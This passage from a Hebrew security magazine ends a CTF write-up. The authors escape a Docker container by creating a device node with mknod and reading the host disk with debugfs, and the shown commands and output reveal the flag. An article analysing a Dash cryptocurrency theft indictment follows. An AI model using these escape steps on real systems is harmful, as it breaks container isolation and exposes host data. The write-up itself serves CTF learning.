0050  3d 2f 62 69 6e 2f 62 61 73 68 00 54 45 52 4d 3d   =/bin/bash.TERM=
0060  78 74                                            xt
```

כלומר, הרמז הוא TRY@VAR_LIB_DOCKER ואז כנראה יש זליגה כלשהי של משתני הסביבה. מה זה /ver/lib/docker?

```
Docker uses (/var/lib/docker) as default root directory to provide
storage space for its operation.
```

מה עושים עם הרמז הזה? שוב לא ברור, נמשיך עם האסטרטגיה הקודמת של מעקב אחרי הבלוג של CyberArk.

בפוסט השני שלהם, הם מפרטים שיטה המשמשת לעקיפת הודעת השגיאה על מערכת קבצים לקריאה בלבד, על ידי שימוש ב-debugfs:

We can now try to mount this device inside the container and, if successful, access the host's filesystem:

```
[node1] $ mkdir /mnt1
[node1] $ mount /dev/sda1 /mnt1
mount: /mnt1: cannot mount /dev/sda1 read-only.
```

Unfortunately, the sda1 device is read-only so we cannot mount it. This is probably accomplished using the PWD AppArmor profile.

—- snip —-

There is one more thing to do before we decide on our next step, and that is to use **debugfs**. Debugfs is an interactive file system debugger for ext2/3/4 file systems. It can read and write ext file systems designated by a device. Let's try debugfs with the sda1 device:

```
[node1 $ debugfs /dev/sda1
debugfs 1.44.2 (14-May-2018)
debugfs:
```

ננסה אותה אצלנו:

```
# debugfs xvda1
debugfs 1.44.1 (24-Mar-2018)
Checksum errors in superblock!  Retrying...
xvda1: Operation not permitted while opening filesystem
```

זה לא עבד. אבל למה להתעקש על xvda1 שנמצא ב-202/1 כשיש מחיצות אחרות?

```
# cat /proc/partitions
major minor  #blocks  name

   7        0      93180 loop0
   7        1      12916 loop1
   7        2      18296 loop2
   7        3      18372 loop3
   7        4      93284 loop4
   7        5      91388 loop5
 202        0   20971520 xvda
 202        1    8387567 xvda1
 202        2    5242880 xvda2
 202      160   10485760 xvdk
```

ננסה את 202/2:

```
# mknod /dev/xvda2 b 202 2
#
```


ושוב ננסה את debugfs:

```
# debugfs /dev/xvda2
debugfs 1.44.1 (24-Mar-2018)
debugfs:  ls
 2  (12) .    2  (12) ..    11  (20) lost+found    131073  (12) etc
 12  (12) home    132571  (12) boot    132874  (12) dev    132875  (12) proc
 132876  (12) opt    132877  (12) run    133373  (12) sys    133374  (12) var
 133375  (12) bin    133546  (12) lib    847  (20) initrd.img
 848  (24) initrd.img.old    849  (20) vmlinuz.old    850  (16) media
 851  (12) snap    3124  (12) sbin    3349  (16) lib64    3351  (12) srv
 3352  (3776) .flag
debugfs:  cat .flag
  #####                                          ###
 #     # #    #  ####   ####  ######  ####   ####     ###
 #       #    # #    # #    # #      #      #         ###
  #####  #    # #      #      #####   ####   ####      #
       # #    # #      #      #           #      #
 #     # #    # #    # #    # #      #    # #    #    ###
  #####   ####   ####   ####  ######  ####   ####     ###


The flag is:

ArkCon{I_4m_h0ud1n1_4nd_u_4r3_4_fr4ud!!}
```

הדגל:

```
ArkCon{I_4m_h0ud1n1_4nd_u_4r3_4_fr4ud!!}
```

סיכום



מאוד נהנינו לפתור את סדרת האתגרים הזו. ה-CTF היה פתוח למשך תקופה יחסית ארוכה (מעל שבועיים) - מה שאפשר לשלב אותו עם שגרת החיים העמוסה.

התרגילים היו ברמת קושי עולה, כאשר השניים הראשונים היו יחסית קלים, ומצד שני היו מספר תרגילים שהצריכו התמודדות ממושכת של כמה ימים. תוכן התרגילים היה מגוון וכלל התמודדות עם קבצי הרצה של לינוקס ושל חלונות, אתגרי Web במספר שפות, Steganography ואתגר מיוחד של בריחה מ-Docker Container.

בשניים מהתרגילים, יהיה מעניין לראות אם הפתרון שהגענו אליו הוא זה שהמארגנים כיוונו אליו: ב-The Game - האם הייתה דרך יעילה יותר להתמודד עם ה-ASLR? וב-Prison Break - כיצד הרמזים היו אמורים להשתלב עם העלילה?

קצת חבל שהאתגרים ירדו מהאוויר מיד עם סגירת המועד הרשמי של התחרות - בראייתנו שלב כתיבת הפתרונות היא חלק בלתי נפרד מה-CTF עצמו, שכן הפתרונות מאפשרים לאחרים ללמוד ולהתפתח על ידי קריאת גישה שונה ממה שהם ניסו או חשיפה לשיטה שהייתה יכולה לסייע להם היכן שנתקעו. במקרים רבים נהוג להשאיר את האתגרים באוויר לתקופה קצרה אחרי סגירת המועד הרשמי על מנת לעודד כתיבת פתרונות.

תודה רבה למארגנים על CTF מוצלח מאוד!

מוסרים ד"ש - על גניבת 26 מליון ש"ח ב-Dash

מאת עו"ד יהונתן קלינגר

כתב האישום הוגש בשבוע שעבר כנגד אפק זרק (כתב האישום, כתבה ב-Ynet) על גניבה של כ-26 מיליון שקלים במטבעות קריפטוגריים מסוג Dash; דאש הוא מטבע חצי-אנונימי. לפי כתב האישום, זרד והקרבן, אלקסיי ארומנקו, היו שותפים לדירה.

לכאורה, ארומנקו השקיע מאז 2013 במטבעות קריפטוגרפיים שונים (לא שהיו כל כך הרבה אז).

מתישהוא לפני פברואר 2019, ארומנקו רכש (או כרה, או יצר) בערך 74,990.74 מטבעות דאש; זה מייצג בערך אחוז אחד מכלל המחזור של דאש (נכון ליום זה).

זרד, לכאורה, גנב את המטבעות האלו וביצע חמש העברות לארנקים שונים (אפשר לראות אחת מהן כאן, אך כמה מהכתובות שצוינו בכתב האישום כלל לא היו תקפות, ייתכן שהיתה שגיאת כתיב). עכשיו, כתב האישום טוען שבחמש העברות זרד ביצע ערבול של המטבעות כדי למנוע זיהוי של המקור שלהם; לפחות במקרה אחד, זה כנראה לא נכון.

איך שאני רואה את זה, שתי הכתובות שאכן הופיעו תקינות בכתב האישום עדיין מחזיקות את ההון הקטן שנשלח אליהן; המצב יכול שיהיה שונה בכתובות האחרות:

א. 30,000 מטבעות Dash, שהועברו לכתובת Dash Address: XmbEiJ18q2ntiqk74fXpUY7m6BmGDrT3NU (להלן: "כתובת א'").

ב. 1,499.96 מטבעות Dash שהועברו אף הם לכתובת א'.

ג. 16,001 מטבעות Dash שהועברו בשתי העברות שונות לכתובת Dash Address: Xxh1ADfhTuikPQYW69LXChbEHyEyGoXwpp (להלן: "כתובת ב'").

ד. 15,000 מטבעות Dash שהועברו לכתובת Dash Address: XcG3dm2sWnkdzDbFgxfa5qw3pjtijmCbVB.

ה. 12,489 מטבעות Dash שהועברו לכתובת Dash Address: XqLEYh2WFAVjvgbLEFdbe5hHhnQYDiDq9g.

293	f8a98b9f9d...:1	1.67280021	XrUmQ6tpW2RyNSifKnKYHtDw1YmDaU8rsk	71:3044...2c01 33:033e...3ce0
294	f92b5a1bfd...:1	1.6889543	XtzH2qiRXy3ws4Cb7EPixfyb6pUgkSccX7	72:3045...5801 33:039f...19a1
295	f975cb093e...:1	1.67293049	XwkxNzmG51h3Wkei2AMtSAVPgfsPn6CDpD	71:3044...f001 33:038c...385f
296	fb159c5bbb...:0	1.67958587	XqkCnVBxetr3KmYVfEr6b1YqjGkJ9PNbDL	72:3045...8901 33:02fe...c130
297	fb78edb5c4...:1	1.68287408	Xeu8gyLwf5i7Y65dSESFgmfWWUtbtcWuhu	71:3044...e801 33:03e7...d5c6
298	fb7f419fac...:1	1.67280107	XyxAcwZXqENXXxC6bkKqdGf7LLEcs2gnb4	71:3044...6001 33:023e...3c40
299	fbec0a2b8c...:1	1.67309307	XpZGXNAThvDyzzaPC8Q9eaVhnnzGxH8waW	72:3045...d501 33:0281...5d1f
300	fcc01d3f9e...:1	1.67304423	XsWaJ975qEkCpLJUPcovn3qw8nouCidpCU	71:3044...6501 33:0272...4959
301	fd68ba448a...:1	1.6802631	XqkCnVBxetr3KmYVfEr6b1YqjGkJ9PNbDL	72:3045...8601 33:02fe...c130
302	fdac71711e...:1	1.6747606	XknQuApwoGq6mSiWwEJoF7hgtLzAzcggaGm	71:3044...1801 33:0351...b97c
303	fe3df1440a...:0	1.67312001	XkyJVUYLSExon2a3PeaBjAVR34w2w25iwc	72:3045...de01 33:02df...f712

היופי במטבעות מבוזרים, כמובן, הוא שניתן לנתח את מאגר העסקאות (הבלוקצ'יין) וללמוד מה התרחש. כאן ניתן לראות שבעסקה עצמה, של 12,489 מטבעות מ-303 כתובות שונות נשלחו. זה נראה מאוד מוזר. אבל, אם ננתח את זה ונבין מהן אותם עסקאות של 1.67 דאש, נבין את העניין לעומק.

מטבע דאש עובד עם "צמתי על" (Master Node); מדובר על מחשב שמריץ את התכנה של דאש יחד עם עותק של כל הבלוקצ'יין שלה, וכן מספר שירותים נוסף. כדי להריץ צומת על כזה, צריך שיהיו לך כ-1,000 מטבעות דאש נעולים על ידי אחת הכתובות שלך, שאומר שהם לא יזוזו מהמקום. במצב כזה, אתה מקבל גמול של כ-1.67 דאש בכל בלוק שאתה עוזר לכרות (בהפשטה).

זה אומר שחלק מהכסף שנגנב, לפחות, לא נוצר על ידי השקעה במטבעות אלא על ידי הרצה של צמתי-על. זה גם אומר שאירומנקו החזיק לפחות 27 צמתים כאלו (מהכתובות שאכן היו תקפות). אני מניח שאם מספר דומה מייצג את צמתי-העל בכתובות האחרות אז הוא הפעיל כ-60 צמתי-על כאלה. כרגע, לדאש יש כ-5,000 צמתים כאלה, ואירומנקו כנראה הפעיל אחוז מהצמתים, ולא רק החזיק כאחוז מכלל המטבעות במחזור (לא מעט לבחור שגר בדירה עם שותף באילת).

מכאן לבעיות האמיתיות של רשויות אכיפת החוק: הבה נניח, לצורך העניין, שאירומנקו היה שחקן לגיטימי ודיווח על כל ההכנסות והרווחים שלו, הגיש את הדיווחים לרשות המס בזמן וחי טוב מהריבית שיצרו

צמתי-העל שלו. עכשיו, בהנחה שזרד היה חכם דיו כדי לבצע את ההעברות לכתובות שלא זמינות מהמחשב שלו, ושלא מכר את המטבעות אלא השתמש בהם גם הוא לצרכי צמתי-על, כיצד היה ניתן לעלות עליו?

השאלה של קלות גניבת 75,000 המטבעות מארנקים שונים שהחזיקו כ-1,000 מטבעות כל אחד, והיכן היו המפתחות ששלטו בהן, נראית יותר מתיאורטית כאן. זו לא עסקה אחת שבוצעה בקליק, אלא דרש תכנון מדוקדק ותכנית ב' למקרה שבו יובטח שלאחר המעצר זרד לא ידרש לחשוף את המפתחות שלו. זו גם הסיבה מדוע בקשת המדינה לחלט את המחשב האישי והטלפון של זרד נראית מעניינת: נכון לעתה אין כל אינדיקציה שאירומנקו יקבל את המטבעות שלו בחזרה.

אם למשטרה היתה שליטה בנכסים, הם היו יכולים להעביר אותם לשליטה של אירומנקו, או ללכוד אותם בעצמם, כדי להבטיח שאם לזרד יש עדיין שליטה מבחוץ על הארנקים (קרוב משפחה, שותף סוד או שותף), המטבעות עדיין יוחזרו לבעלים החוקיים. כרגע, לזרד יש את כח המיקוח: בלי להוכיח שיש לו את המפתחות לארנקים יהיה קשה למדינה להוכיח מעבר לכל ספק סביר שהוא מי שהזיז את המטבעות מהארנק של ארומנקו לארנק אחר, או בכלל שארומנקו היה הבעלים של הארנק הקודם. יהיה למדינה מאוד קשה להוכיח שהוא גנב ולא שאדם אחר פרץ או לקח, או שארומנקו העביר בעצמו לצד שלישי מאובטח.

לזרד קיימת עוד טענת הגנה די מעניינת; הוא יכול לטעון שארומנקו ביצע הונאת מס מתוחכמת. מדוע? אם המטבעות של אירומנקו נגנבו, הוא היה יכול להשתמש בחריג בהוראות מס הכנסה כדי להכיר באבדן הזה כהפסד הון: אבדן המטבעות עקב פריצה מזכה אותך להכיר בכך כהפסד, ועקב כך לשלם פחות מס. זרד יכול לטעון גם שאירומנקו התקשר עמו בהסכם (כשותף) להקים עסק חדש; במצב כזה, יש סיכוי שהמשפט הזה יתנהל ברמת המילה-מול-מילה, ויהיה קשה להוכיח. עוד, בהתחשב בכך שבדאש יש אפשרות לשליחה אנונימית של מטבעות (Private Send, הסבר בפסקה הבאה), אז יהיה קשה לטעון שזרד מצד אחד כל כך מתוחכם, ומצד שני לא השתמש בכלי הזה כדי להעלים את עקבותיו.

מערכת דאש עובדת כך שאפשר להפעיל פרוטוקול שנקרא Private Send בצורה כזו, הרשת בעצם מבצעת את העסקה מספר פעמים ומערבבת אותה ביחד עם עסקאות אחרות. לצורך העניין, אם אליס רוצה להעביר מטבע אחד לבוב, היא יכולה לשלוח לצ'ארלי (המערבל) מטבע; צ'ארלי מקבל עשרים מטבעות מעשרים מקורות שונים, ושולח אותם החוצה לעשרים יעדים שונים. בצורה כזו לא ניתן להצביע על מי היה השולח; יתר על כן, אפשר לערבל את העסקה מספר פעמים ולהשתמש ב"צ'ארלים" שונים, כך שבעצם מקור העסקה יעלם ולא יהיה ניתן לזהות בודאות מי שלח את הכספים.

אנחנו עדיין לא יודעים איך התיק יתפתח, אבל אני מאמין שלזרד יהיו דרכים טובות להלחם באישומים נגדו, ויצור תקדימים מעניינים על איך מגדירים גניבה של מפתחות בדין, ואיך מוכיחים שמטבעות נגנבו כאשר המפתחות עצמם נגנבו.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-106 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא בסוף חודש מאי 2019.

אפיק קסטיאל,

ניר אדר,

30.04.2019